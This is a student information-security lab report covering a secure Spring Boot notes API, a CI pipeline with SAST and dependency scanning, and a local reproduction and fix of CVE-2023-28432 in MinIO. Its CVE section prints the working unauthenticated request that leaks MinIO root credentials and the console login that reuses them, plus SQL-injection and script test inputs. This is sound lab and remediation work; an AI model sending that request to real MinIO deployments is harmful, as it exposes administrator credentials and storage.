Information Security

Laboratory Work No. 1

Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

CVE-2023-28432 — MinIO Cluster Information Disclosure

Student: Zhou Zihao
HDU ID: 23320227
Variant: _____
Date: 20 October 2026

Purpose

The purpose of this work was to study the complete secure software development lifecycle: build a REST API with protection against common OWASP Top 10 issues, integrate static and dependency security checks into CI/CD, and reproduce, analyse and fix a real CVE in an isolated Vulhub environment. The report follows the submission checklist in the laboratory manual.

1. Public Git Repository

The project is available in a public Git repository:

https://github.com/Enahaha/infs-work1-secure-api

The repository contains the API source code, the GitHub Actions workflow, the security documentation, the evidence screenshots and the fixed configuration. The default branch is master.

2. README.md Content

This section reproduces the content required from the repository README in the order given by the laboratory manual.

2.1 Project and API Description

The project is a notes API built with Java 17 and Spring Boot 4.1.1. It uses Spring Security for authentication, Spring Data JPA for persistence and an H2 file database. The database stores user accounts (username and BCrypt hash) and notes (owner ID, content, creation time).

Component	Choice
Language / runtime	Java 17
Framework	Spring Boot 4.1.1, Spring MVC, Spring Security
Build	Maven
Persistence	Spring Data JPA, H2 file database
Authentication	RS256 JWT, OAuth2 resource server
Password hashing	BCrypt, cost 12
Tests	JUnit 5, Spring Boot Test, MockMvc

The API has three endpoints:

Method	Path	Authentication	Behaviour
POST	/auth/login	Public	Accepts login and password; returns a JWT on success, HTTP 401 otherwise
GET	/api/data	Bearer JWT	Returns only the notes owned by the authenticated user
POST	/api/notes	Bearer JWT	Creates a note for the authenticated user (self-designed endpoint)

Login:

```
curl -i -X POST http://127.0.0.1:8080/auth/login \
  -H 'Content-Type: application/json' \
  -d '{"login":"alice","password":"Local-demo-2026!"}'
```

A successful login returns HTTP 200 with token, tokenType: Bearer and expiresIn: 1800. The token is required for the other two endpoints. A request to /api/data without a token returns HTTP 401.




Figure 1. Login returns HTTP 200 and a JWT.




Figure 2. GET /api/data without an Authorization header returns 401.

The notes are read with:

```
curl -i http://127.0.0.1:8080/api/data \
  -H "Authorization: Bearer $TOKEN"
```

The response contains only the authenticated user's notes. Note creation uses POST /api/notes with a JSON body {"content":"..."}; the owner is taken from the verified JWT, not from the request body.

2.2 Implemented Security Measures

SQL injection. UserAccountRepository and NoteRepository use Spring Data derived queries (findByUsername, findByOwnerIdOrderByIdAsc). The method arguments are bound as JDBC parameters; no SQL string is built by concatenating user input. The integration test submits the username ' OR '1'='1 and verifies that login returns HTTP 401.

Cross-site scripting. Note content is stored as entered and HTML-escaped when it is returned:

```
static NoteResponse from(Note note) {
    return new NoteResponse(note.getId(),
            HtmlUtils.htmlEscape(note.getContent()),
            note.getCreatedAt());
```

```
}
```

The test submits <script>alert('x')</script> and verifies that the response contains <script>alert('x')</script>. HTML escaping is appropriate for the HTML-text context of this API; clients must not decode the value and insert it as raw HTML.

```
(base) zhouzihao@Enahaha ~ % curl -i -X POST http://127.0.0.1:8080/api/notes \
  -H "Authorization: Bearer $TOKEN" \
  -H 'Content-Type: application/json' \
  -d '{"content":"<script>alert(1)</script>"}'
HTTP/1.1 201
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: application/json
Content-Length: 100
Date: Mon, 19 Oct 2026 04:13:15 GMT

{"id":2,"content":"&lt;script&gt;alert(1)&lt;/script&gt;","createdAt":"2026-10-1
9T04:13:15.207126Z"}%
```

Figure 3. Script markup is escaped in the response.

Authentication and authorization. Passwords are hashed with BCrypt at cost 12; plaintext passwords are never stored or logged. A successful login issues an RS256 JWT with iss, aud, sub, iat and exp claims; the subject is the user ID and the token expires after 1800 seconds. The resource-server filter validates the signature, expiry, issuer, audience and a positive numeric subject. The API is stateless and accepts tokens only from the Authorization: Bearer header. Cookie authentication, HTTP Basic and form login are not configured; the test cookiesAndHttpBasicDoNotAuthenticateRequests verifies this. CSRF protection is disabled because the API does not use browser-automatic credentials; the rationale is documented in docs/SECURITY_REVIEW.md.

Other controls. Bean Validation limits login, password and note fields; malformed JSON returns HTTP 400 without a stack trace. The H2 console is disabled and the server binds to 127.0.0.1. Spring Security supplies X-Content-Type-Options, X-Frame-Options: DENY and cache-control headers.

Tests. Running mvn test produces 7 tests, 0 failures and 0 errors. The tests cover login and token issuance, BCrypt storage, wrong credentials, SQL-injection-style input, unauthenticated access, expired/tampered/wrong-issuer/wrong-audience tokens, note creation and readin4g, cross-user isolation, HTML escaping, validation and malformed JSON.

2.3 SAST/SCA Report Screenshots

The workflow .github/workflows/ci.yml runs on every push, pull request and manual dispatch. Two jobs run in parallel: Tests and SAST, and Dependency vulnerability scan (SCA).

Job	Tools	Failure condition
Tests and SAST	JUnit / Spring Boot, SpotBugs 4.10.5.0 + FindSecBugs 1.14.0	Test failure, an unexcluded SECURITY finding, or an analysis error
Dependency vulnerability scan (SCA)	OWASP Dependency-Check 12.2.2	A CVSS >= 7 finding, or a scan error

The SAST job scans the SECURITY category at all confidence levels. Four initial findings were reviewed: three SPRING_ENDPOINT entries are endpoint inventory, and the

SPRING_CSRF_PROTECTION_DISABLED warning does not apply to a stateless Bearer-only API. Two narrow exceptions are documented in config/spotbugs-reviewed.xml and docs/SECURITY_REVIEW.md.

The SCA job includes test-scope dependencies and enables the NVD data source. OSS Index is disabled because it requires separate credentials. When the optional NVD_API_KEY secret is absent, the script uses the official Dependency-Check NVD data feed mirror.

The successful code/CI run is https://github.com/Enahaha/infs-work1-secure-api/actions/runs/39237435374 (commit 50b16bb). Both jobs passed: 7 tests passed; SAST reported 0 findings and 0 analysis errors after the reviewed exceptions; SCA scanned 70 unique dependencies (134 in total) and reported 0 vulnerable dependencies.




Figure 4. GitHub Actions: both jobs passed.




Figure 5. SAST report: 0 findings, 0 analysis errors.




Figure 6. Dependency-Check: 70 unique dependencies, 0 vulnerabilities.

A real dependency issue was found and fixed during this work: Dependency-Check reported 11 vulnerabilities in tomcat-embed-core 11.0.24 (9 with CVSS >= 7). pom.xml now sets tomcat.version=11.0.27, and the after-fix scan reports 0 vulnerable dependencies. The before/after reports are in docs/security-reports/local/.

2.4 Selected Vulnerability (CVE ID) and Brief Description

The selected vulnerability is CVE-2023-28432.

Field	Value
CVE	CVE-2023-28432
Type	CWE-200, exposure of sensitive information
CVSS v3.1	7.5 High (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Affected	MinIO distributed deployments from RELEASE.2019-12-17T23-16-33Z to before RELEASE.2023-03-20T20-16-18Z
Fixed	RELEASE.2023-03-20T20-16-18Z
Lab image	vulhub/minio:2023-02-27T18-10-45Z

In a distributed MinIO cluster, the internal bootstrap endpoint POST /minio/bootstrap/v1/verify returned the process configuration to any caller. The response contained a MinioEnv map with all MINIO_* environment variables, including MINIO_ROOT_USER and MINIO_ROOT_PASSWORD.

2.5 Sequence of Actions to Reproduce the Vulnerability

Environment. The Vulhub minio/CVE-2023-28432 environment starts three MinIO nodes. Node1 exposes port 9000 (the S3 API) and port 9001 (the web console); node2 and node3 are internal cluster members. The vulnerable image is vulhub/minio:2023-02-27T18-10-45Z, and the lab root credentials are minioadmin / minioadmin-vulhub.

```
(base) zhouzihao@Enahaha CVE-2023-28432 % docker compose up -d
WARN[0000] /Users/zhouzihao/INFS/vulhub/minio/CVE-2023-28432/docker-compose.yml:
 the attribute `version` is obsolete, it will be ignored, please remove it to av
oid potential confusion
[+] up 3/3
 ✔ Container cve-2023-28432-node1-1 Running                                0.0s
 ✔ Container cve-2023-28432-node3-1 Running                                0.0s
 ✔ Container cve-2023-28432-node2-1 Running                                0.0s
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -s -o /dev/null -w '%{http_code}\
n' http://127.0.0.1:9000/minio/health/live
200
(base) zhouzihao@Enahaha CVE-2023-28432 %
```

Figure 7. The three-node MinIO cluster starts and /minio/health/live returns 200.

Step 1: send the unauthenticated request:

```
curl -i -X POST http://127.0.0.1:9000/minio/bootstrap/v1/verify
```

The vulnerable server returns HTTP 200. The relevant part of the response is:

```
"MinioEnv": {
  "MINIO_ROOT_USER": "minioadmin",
  "MINIO_ROOT_PASSWORD": "minioadmin-vulhub",
  ...
}
```

The complete response is saved in docs/report-assets/02_exploit_200.txt.

```
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -s -o /dev/null -w '%{http_code}\
n' http://127.0.0.1:9000/minio/health/live
200
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -i -sS -X POST http://127.0.0.1:9
000/minio/bootstrap/v1/verify \
  | tee /Users/zhouzihao/INFS/work_1/docs/report-assets/02_exploit_200.txt \
  | grep -E 'HTTP/|MINIO_ROOT_USER|MINIO_ROOT_PASSWORD'
HTTP/1.1 200 OK
{"MinioEndpoints":[{"Legacy":true,"SetCount":1,"DrivesPerSet":3,"Endpoints":[{"S
cheme":"http","Opaque":"","User":null,"Host":"node1:9000","Path":"/mnt/data1","R
awPath":"","OmitHost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawF
ragment":"","IsLocal":true},{"Scheme":"http","Opaque":"","User":null,"Host":"nod
e2:9000","Path":"/mnt/data2","RawPath":"","OmitHost":false,"ForceQuery":false,"R
awQuery":"","Fragment":"","RawFragment":"","IsLocal":false},{"Scheme":"http","Op
aque":"","User":null,"Host":"node3:9000","Path":"/mnt/data3","RawPath":"","OmitH
ost":false,"ForceQuery":false,"RawQuery":"","Fragment":"","RawFragment":"","IsLo
cal":false}],"CmdLine":"http://node1:9000/mnt/data1 http://node2:9000/mnt/data2
http://node3:9000/mnt/data3","Platform":"OS: linux | Arch: amd64"}],"MinioEnv":{
"MINIO_ACCESS_KEY_FILE":"access_key","MINIO_CONFIG_ENV_FILE":"config.env","MINIO
_KMS_SECRET_KEY_FILE":"kms_master_key","MINIO_ROOT_PASSWORD":"minioadmin-vulhub"
,"MINIO_ROOT_PASSWORD_FILE":"secret_key","MINIO_ROOT_USER":"minioadmin","MINIO_R
OOT_USER_FILE":"access_key","MINIO_SECRET_KEY_FILE":"secret_key"}}
```

Figure 8. The unauthenticated request returns 200 and leaks the root credentials.

Step 2: use the leaked credentials to log in to the MinIO Console:

```
curl -i -X POST http://127.0.0.1:9001/api/v1/login \
  -H 'Content-Type: application/json' \
  -d '{"accessKey":"minioadmin","secretKey":"minioadmin-vulhub"}'
```

The response is HTTP/1.1 204 No Content with a Set-Cookie: token=... session cookie. The credentials are therefore valid administrator credentials, not stale strings. In a real deployment, this would give an attacker administrative access to the object storage.

```
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -i -sS -X POST http://127.0.0.1:9
001/api/v1/login \
  -H 'Content-Type: application/json' \
  -d '{"accessKey":"minioadmin","secretKey":"minioadmin-vulhub"}' \
  | tee /Users/zhouzihao/INFS/work_1/docs/report-assets/03_console_login.txt
HTTP/1.1 204 No Content
Server: MinIO Console
Set-Cookie: token=AJT/ViWvra/CdU9RcAvFUWyWEodO0Ja+gbf4RWPIqNFqLC/iYvIqpRLSPPCBOT
deSBzPqfSwQVb1Ou8Rs+cmgz4IxjxDBMAZdHAsBV4yAZXiixC3MCqv1D901eutXX6CUnKL+MD8YkJgyP
nQczcNdNKbCk1mdNSfGkt/qXsoKYmQl8cqOQXWmoC7Vi+HdOrtBMwed7dwyEad7vSOH71C4CglBgh3Ce
pFDKw9c1804PeWXFvedThw/ail42W0sPFkGEWgvyOqUC7AaOflqqcmEYbrra6qpKMom1aQwSxoKxoIPe
Kaq+H8NeeasQ3nqnrI5rCKKgfwVY3EzNyDcXcjXFwW8b11uGYjLzq9it7UjfBDz2mVw0nMEdtuD3RALV
GPJG8TQhgkGY7/yWR7vCyIOXCDzwXI4TDiuIrCq4rPdg/yu+FWdzcY0P80C32U8mYcHLcQHnJtrtQ6NS
1IrC/nC8BwrikldEuKdC9ZC/qmlLZp+q21xIoOiy7ToXZ1vyr7cgVkH4+Nd7AsYEK0crwX8wvi7KkAGR
AXRUv+iZ4Jp3vfjPNY/foHgIbgVw==; Path=/; Expires=Tue, 20 Oct 2026 16:19:07 GMT; M
ax-Age=43200; HttpOnly; SameSite=Lax
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Date: Tue, 20 Oct 2026 04:19:07 GMT
Connection: close
```

Figure 9. The leaked credentials create an administrative console session.

2.6 Root Cause Analysis

The vulnerable endpoint is POST /minio/bootstrap/v1/verify, implemented in cmd/bootstrap-peer-server.go. It shares port 9000 with the S3 API, but it is not covered by the S3 request-signature middleware, and VerifyHandler does not authenticate the caller. An anonymous request therefore reaches the handler.

The handler calls getServerSystemCfg(), which copies every MINIO_* environment variable into MinioEnv. The vulnerable skipEnvs denylist only contains four entries:

```
var skipEnvs = map[string]struct{}{
        "MINIO_OPTS":         {},
        "MINIO_CERT_PASSWD":  {},
        "MINIO_SERVER_DEBUG": {},
        "MINIO_DSYNC_TRACE":  {},
}
```

It does not exclude MINIO_ROOT_USER, MINIO_ROOT_PASSWORD, MINIO_ACCESS_KEY or MINIO_SECRET_KEY, so the root credentials are returned in plaintext.

The bootstrap route is intended for distributed setups, where nodes compare their configuration during startup. Single-node deployments have no peer verification, so the advisory scopes the issue to cluster deployments.

The upstream fix (commit 3b5dbf9) adds the four sensitive keys to skipEnvs, hashes the remaining values with logger.HashString, and calls storageServerRequestValidate(r) before building the response. That validator requires a Bearer JWT signed with the cluster's active secret, a matching access key/subject, a matching audience and an X-Minio-Time header within 15 minutes. Only a real storage-server peer can call the endpoint.

2.7 Description of the Applied Fix

The fix upgrades the MinIO image in docker-compose.yml from the vulnerable release to the first fixed release:

```
image: minio/minio:RELEASE.2023-03-20T20-16-18Z
```

All three nodes use the same image, and the command starts with server (the official image entrypoint prepends minio). The fixed compose file is included in the repository at fixes/CVE-2023-28432/docker-compose.yml. The restart is:

```
docker compose down
docker compose up -d
```

The fix is effective for three reasons:

- the fixed release contains the upstream denylist and hashing change, so the root credentials are no longer serialized into MinioEnv;
- the fixed VerifyHandler requires an internode JWT, so an unauthenticated caller is rejected before the configuration is built;
- the upgrade removes the vulnerable code instead of merely hiding the route. A reverse proxy or firewall rule blocking the path would be a compensating control, not a root-cause fix.

Because credentials may have leaked before the upgrade, a real incident response should also rotate the root credentials and review access logs.

2.8 Proof of Vulnerability Elimination

The same request is repeated against the fixed release:

```
curl -i -X POST http://127.0.0.1:9000/minio/bootstrap/v1/verify
```

The result is:

```
HTTP/1.1 403 Forbidden
Content-Length: 17
Content-Type: text/plain; charset=utf-8

JWT token missing
```

No environment variables and no credentials are returned. The complete response is saved in docs/report-assets/04_fixed_403.txt.

```
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -i -sS -X POST http://127.0.0.1:9
000/minio/bootstrap/v1/verify \
  | tee /Users/zhouzihao/INFS/work_1/docs/report-assets/04_fixed_403.txt
HTTP/1.1 403 Forbidden
Content-Security-Policy: block-all-mixed-content
Strict-Transport-Security: max-age=31536000; includeSubDomains
Vary: Origin
X-Amz-Id-2: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
X-Amz-Request-Id: 18E02D5CE39DD613
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Date: Tue, 20 Oct 2026 07:48:48 GMT
Content-Length: 17
Content-Type: text/plain; charset=utf-8

JWT token missing%
(base) zhouzihao@Enahaha CVE-2023-28432 %
```

Figure 10. The same unauthenticated request returns 403 after the fix.

Regression tests after the fix:

- /minio/health/live returns HTTP 200;
- the MinIO Console login returns HTTP 204;
- mc mb creates regression-bucket-155138;
- mc cp uploads a 35-byte object, mc cat returns regression-ok 2026-10-20T07:51:38Z, and mc ls lists the bucket.

```
(base) zhouzihao@Enahaha CVE-2023-28432 % curl -s -o /dev/null -w 'health=%{http
_code}\n' \
  http://127.0.0.1:9000/minio/health/live
health=200

(base) zhouzihao@Enahaha CVE-2023-28432 % curl -s -o /dev/null -w 'console_login
=%{http_code}\n' \
  -X POST http://127.0.0.1:9001/api/v1/login \
  -H 'Content-Type: application/json' \
  -d '{"accessKey":"minioadmin","secretKey":"minioadmin-vulhub"}'
console_login=204
(base) zhouzihao@Enahaha CVE-2023-28432 %

(base) zhouzihao@Enahaha CVE-2023-28432 % B="regression-bucket-$(date +%H%M%S)"

docker run --rm --entrypoint sh --add-host=host.docker.internal:host-gateway \
  -e B="$B" minio/mc:latest -c '
    mc alias set fixed http://host.docker.internal:9000 \
      minioadmin minioadmin-vulhub >/dev/null &&
    mc mb "fixed/$B" &&
    echo "regression-ok $(date -u +%FT%TZ)" > /tmp/regression.txt &&
    mc cp /tmp/regression.txt "fixed/$B/regression.txt" &&
    mc cat "fixed/$B/regression.txt" &&
    mc ls fixed'
Bucket created successfully `fixed/regression-bucket-155138`.
`/tmp/regression.txt` -> `fixed/regression-bucket-155138/regression.txt`
┌──────────┬─────────────┬──────────┬────────────┐
│ Total    │ Transferred │ Duration │ Speed      │
│ 35 B     │ 35 B        │ 00m00s   │ 2.71 KiB/s │
└──────────┴─────────────┴──────────┴────────────┘
regression-ok 2026-10-20T07:51:38Z
[2026-10-20 07:51:38 UTC]     0B regression-bucket-155138/
(base) zhouzihao@Enahaha CVE-2023-28432 %
```

Figure 11. Health, console login and bucket/object operations after the fix.

The vulnerable request is blocked while the S3 API, the console and normal bucket/object read-write operations still work. The root credentials are intentionally unchanged in this lab; the fix addresses the disclosure, not the credentials themselves.

3. Last Successful Pipeline Run

The latest successful pipeline for the current repository state is:

https://github.com/Enahaha/infs-work1-secure-api/actions/runs/39365273942

This run was triggered by commit 880dc26 (the documentation/CVE commit); both jobs, Tests and SAST and the Dependency vulnerability scan (SCA), completed successfully.

The SAST and SCA screenshots in Section 2.3 were taken from the earlier code/CI run:

https://github.com/Enahaha/infs-work1-secure-api/actions/runs/39237435374

That run used commit 50b16bb and produced the detailed reports: 7 passing tests, 0 SAST findings, and 0 vulnerable dependencies after the Tomcat remediation.

4. Folder with Fixes

The changed file is included in the repository in the following folder:

File	Purpose
fixes/CVE-2023-28432/docker-compose.yml	Fixed three-node MinIO compose file: image upgraded to

	minio/minio:RELEASE.2023-03-20T20-16-18Z and command adjusted for the official image entrypoint
fixes/CVE-2023-28432/README.md	Instructions for applying the fix and verifying the result

The complete fixed compose file is reproduced in Appendix A, so the changed configuration is attached to this report as well.

The original vulnerable compose file is kept in the repository at docs/cve/CVE-2023-28432/original-docker-compose.yml for comparison.

5. Conclusion

The work produced a working secure API, an automated security pipeline and a complete CVE case study. The API implements login, authenticated data retrieval and note creation with parameterized queries, HTML output escaping, BCrypt password hashing and RS256 JWT authentication. GitHub Actions runs tests, SpotBugs/FindSecBugs SAST and OWASP Dependency-Check SCA on every push and pull request. CVE-2023-28432 was reproduced against a three-node MinIO cluster, the leaked root credentials were used to obtain an administrative console session, the root cause was identified in the bootstrap handler and the incomplete skipEnvs denylist, the cluster was upgraded to the fixed release, the attack was blocked with HTTP 403, and health/console/bucket operations were verified after the fix.

Limitations: the API uses a random JWT signing key on each start and has no refresh tokens, logout, account lockout or login rate limiting; the H2 database and loopback-only listener are suitable for a local lab only. SAST and SCA passing does not prove the absence of vulnerabilities.

References

1. Laboratory manual, Work 1: Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis.
2. OWASP Top 10 — https://owasp.org/www-project-top-ten/
3. OWASP Cheat Sheet Series — https://cheatsheetseries.owasp.org/
4. Spring Security JWT resource server — https://docs.spring.io/spring-security/reference/servlet/oauth2/resource-server/jwt.html
5. GitHub Actions — https://docs.github.com/en/actions
6. OWASP Dependency-Check — https://dependency-check.github.io/DependencyCheck/
7. SpotBugs — https://spotbugs.github.io/
8. FindSecBugs — https://github.com/find-sec-bugs/find-sec-bugs
9. NVD — CVE-2023-28432 — https://nvd.nist.gov/vuln/detail/CVE-2023-28432
10. MinIO advisory GHSA-6xvq-wj2x-3h3q — https://github.com/minio/minio/security/advisories/GHSA-6xvq-wj2x-3h3q
11. MinIO fix commit 3b5dbf9 — https://github.com/minio/minio/commit/3b5dbf90468b874e99253d241d16d175c2454077
12. Vulhub minio/CVE-2023-28432 — https://github.com/vulhub/vulhub/tree/master/minio/CVE-2023-28432

Appendix A: Fixed docker-compose.yml

The following is the complete fixed compose file from fixes/CVE-2023-28432/docker-compose.yml.

```
services:
  node1:
    image: minio/minio:RELEASE.2023-03-20T20-16-18Z
    command:
      - server
      - --console-address
      - :9001
      - http://node1:9000/mnt/data1
      - http://node2:9000/mnt/data2
      - http://node3:9000/mnt/data3
    environment:
      - MINIO_ROOT_USER=minioadmin
      - MINIO_ROOT_PASSWORD=minioadmin-vulhub
    ports:
      - 9000:9000
      - 9001:9001
    hostname: node1
    volumes:
      - ./mnt/data1:/mnt/data1
  node2:
    image: minio/minio:RELEASE.2023-03-20T20-16-18Z
    command:
      - server
      - http://node1:9000/mnt/data1
      - http://node2:9000/mnt/data2
      - http://node3:9000/mnt/data3
    environment:
      - MINIO_ROOT_USER=minioadmin
      - MINIO_ROOT_PASSWORD=minioadmin-vulhub
    hostname: node2
    volumes:
      - ./mnt/data2:/mnt/data2
  node3:
    image: minio/minio:RELEASE.2023-03-20T20-16-18Z
    command:
      - server
      - http://node1:9000/mnt/data1
      - http://node2:9000/mnt/data2
      - http://node3:9000/mnt/data3
    environment:
      - MINIO_ROOT_USER=minioadmin
      - MINIO_ROOT_PASSWORD=minioadmin-vulhub
    hostname: node3
    volumes:
      - ./mnt/data3:/mnt/data3
```

Appendix B: Evidence Files

The screenshots and logs used in this report are stored in the repository.

File	Evidence
